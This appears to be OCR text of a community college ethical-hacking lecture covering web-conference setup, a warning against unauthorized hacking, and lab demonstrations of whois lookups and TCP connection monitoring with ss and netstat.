


Run and share the Image Mate program just as you would any other app with CCC Confer


CCC Confer Rich's CCC Confer checklist - universal fixes

Universal Fix for CCC Confer:
1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)



General Tab > Settings...



About

View version information about Java Control Panel.


Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files

Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

500MB cache size



☑ Keep temporary files on my computer.

Location

Select the location where temporary files are kept:


s\Rich Simms\AppData\LocalLow\Sun\Java\Deployment\cache

Disk Space

Select the compression level for JAR files: None

Set the amount of disk space for storing temporary files: 500 MB


Delete these



Delete the following files?

☑ Trace and Log Files
☑ Cached Applications and Applets
□ Installed Applications and Applets

Google Java download



If you want to download Java for another computer or Operating System, click the link below.

Free Java Download

Download Java for your desktop computer now!

Version 7 Update 13

Why download Java?

Java technology allows you to work and play in a secure computing environment.

Java allows you to play online games, chat with people around the world, calculate your mortgage

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 5

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**

Philip

Bruce

James

Sam B.

Sam R.

Miguel

Bobby

Garrett

Ryan A.

Aga

Karina

Chris

Corbin

Helen

Xu

Mariano

Cameron

Ryan M.

Tre

May

Karl-Heinz

Remy

Tanner

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Use CCC Confer White Board

email answers to: `risimms@cabrillo.edu`

(answers must be emailed within the first few minutes of class for credit)

Review and Gaps

Objectives	Agenda
• Learn how to monitor TCP connections • Get baseline on EC-Council mini assessment • Hide a secret file using steganography • Review material from the NISGTC EH course	• Quiz #4 • Questions • netstat and ss (ncat example) • In the news • Best practices • EC-Council mini assessment 1-10 • Housekeeping • EC-Council mini assessment 11-20 • Red/blue pods • EC-Council mini assessment 21-30 • NISGTC - Domain 1 • Steganography • EC-Council mini assessment 31-40 • NISGTC - Domain 2 • More recon websites • EC-Council mini assessment 41-50 • NISGTC - Domain 7 • NISGTC - Domain 8 • Assignment • Wrap up

Admonition

Shared from cis76-newModules.pptx

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions?

- Graded work in home directories
- Answers in /home/cis76/answers

Lesson material?

Labs? Tests?

How this course works?

> *Who questions much, shall learn much, and retain much.*
> - Francis Bacon


> *If you don't ask, you don't get.*
> - Mahatma Gandhi

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*


Update on whois

Using the -h option to get all the info

whois hp.com



```
cis76@eh-kali-05:~$ whois hp.com
   Domain Name: HP.COM
   Registry Domain ID: 5205407_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2017-06-26T16:50:30Z
   Creation Date: 1986-03-03T05:00:00Z
   Registry Expiry Date: 2018-03-04T05:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@m
   Registrar Abuse Contact Phone: +1.2083895740
   Domain Status: clientDeleteProhibited https://ic
   Domain Status: clientTransferProhibited https://
   Domain Status: clientUpdateProhibited https://ic
   Domain Status: serverDeleteProhibited https://ic
   Domain Status: serverTransferProhibited https://
   Domain Status: serverUpdateProhibited https://ic
   Name Server: NS1.HP.COM
   Name Server: NS2.HP.COM
   Name Server: NS3.HP.COM
   Name Server: NS4.HP.COM
   Name Server: NS5.HP.COM
   Name Server: NS6.HP.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form
>>> Last update of whois database: 2017-09-26T14:42

For more information on Whois status codes, please
```



```
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
cis76@eh-kali-05:~$
```

*Using **whois** with no options on this domain doesn't show all of the registry information*

whois hp.com

```
cis76@eh-kali-05:~$ whois hp.com
   Domain Name: HP.COM
   Registry Domain ID: 5205407_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   <snipped>
```

First, use whois with no options to show the WHOIS server

Then use the -h option to specify the WHOIS server see more information.

whois -h whois.markmonitor.com hp.com

```
cis76@eh-kali-05:~$ whois -h whois.markmonitor.com hp.com
Domain Name: hp.com
Registry Domain ID: 5205407_DOMAIN_COM-VRSN
Registrar WHOI
Registrar URL:
Updated Date:
Creation Date:
Registrar Regi
Registrar: Mar
Registrar IANA
Registrar Abus
Registrar Abus
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Domain Status:
Registry Regis
Registrant Nam
Registrant Org
Registrant Str
Registrant Cit
Registrant Sta
Registrant Pos
Registrant Cou
Registrant Pho
Registrant Pho
Registrant Fax
Registrant Fax
Registrant Ema
Registry Admin
```

```
Admin Name: Domain Administrator
Admin Organization: HP Inc.
Admin Street: 1501 Page Mill Road,
Admin City: Palo Alto
Admin State/Province: CA
Admin Postal Code: 94304
Admin Country: US
Admin Phone: +1.8005247638
Admin Phone
Admin Fax: +
Admin Fax Ex
Admin Email:
Registry Tec
Tech Name: D
Tech Organiz
Tech Street:
Tech City: P
Tech State/P
Tech Postal
Tech Country
Tech Phone:
Tech Phone E
Tech Fax: +1
Tech Fax Ext
Tech Email:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
DNSSEC: unsi
URL of the I
en
```

```
>>> Last update of WHOIS database: 2017-09-26T07:49:35-0700 <<<

The Data in MarkMonitor.com's WHOIS database is provided by MarkMonitor.com for
information purposes, and to assist persons in obtaining information about or
related to a domain name registration record.  MarkMonitor.com does not guarantee
its accuracy.  By submitting a WHOIS query, you agree that you will use this Data
only for lawful purposes and that, under no circumstances will you use this Data to:
 (1) allow, enable, or otherwise support the transmission of mass unsolicited,
     commercial advertising or solicitations via e-mail (spam); or
 (2) enable high volume, automated, electronic processes that apply to
     MarkMonitor.com (or its systems).
MarkMonitor.com reserves the right to modify these terms at any time.
By submitting this query, you agree to abide by this policy.

MarkMonitor is the Global Leader in Online Brand Protection.

MarkMonitor Domain Management(TM)
MarkMonitor Brand Protection(TM)
MarkMonitor AntiPiracy(TM)
MarkMonitor AntiFraud(TM)
Professional and Managed Services

Visit MarkMonitor at http://www.markmonitor.com
Contact us at +1.8007459229
In Europe, at +44.02032062220

For more information on Whois status codes, please visit
 https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en
```

Monitoring connections

netstat and ss


Monitoring TCP Connections

```
netstat [options]

ss [options]
```

Options:

- t = tcp
- n = numeric values
- l = listening
- p = process (must be root)

Monitoring TCP Connections



```
root@eh-kali-05:~# 
```

```
root@eh-kali-05:~# ss -t
State       Recv-Q Send-Q Local Address:Port                 Peer Address:Port
root@eh-kali-05:~# 
```


```
root@owaspbwa:~# _
```

```
login as: rsimms
rsimms@oslab.cis.cabrillo.edu's password:
Last login: Mon Sep 26 12:34:35 2016 from 2601:647:cb80:1ea4:75e4:b7fc:3:3b
c9

                               _
                             ('v')
                            \/-=-\/
                            (\_=_/)
                             ~~ ~~
                         Welcome to Opus
                     Serving Cabrillo College

[rsimms@oslab ~]$ 
```

No tcp connections right now

Monitoring TCP Connections


ss -t



```
root@eh-kali-05:~# ss -t
State       Recv-Q Send-Q Local Address:Port                  Peer Address:Port
root@eh-kali-05:~# 
```

No tcp connections on Kali right now

Monitoring TCP Connections


EH-Kali-05 on 192.168.0.20
File View VM
Applications Places Terminal Tue 12:06 3
root@eh-kali-05: ~
File Edit View Search Terminal Help
To release cursor, press CTRL + ALT
EH-OWASP-05 on 192.168.0.20
File View VM
cis76@eh-kali-05: ~

Kali

```
root@eh-kali-05:~# 
```

```
root@eh-kali-05:~# ss -t
State       Recv-Q Send-Q Local Address:Port                  Peer Address:Port
ESTAB       0      0        10.76.5.150:ssh                    172.30.5.20:38007
root@eh-kali-05:~# 
```

ss -t

OWASP

```
root@owaspbwa:~# _
```

Opus

```
                    Serving Cabrillo College

[rsimms@oslab ~]$ ssh cis76@eh-pfsense-05
cis76@eh-pfsense-05's password:

T                                                          free software;
t                                                         ed in the
i

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 27 10:27:41 2016 from 172.30.5.20
cis76@eh-kali-05:~$ 
```

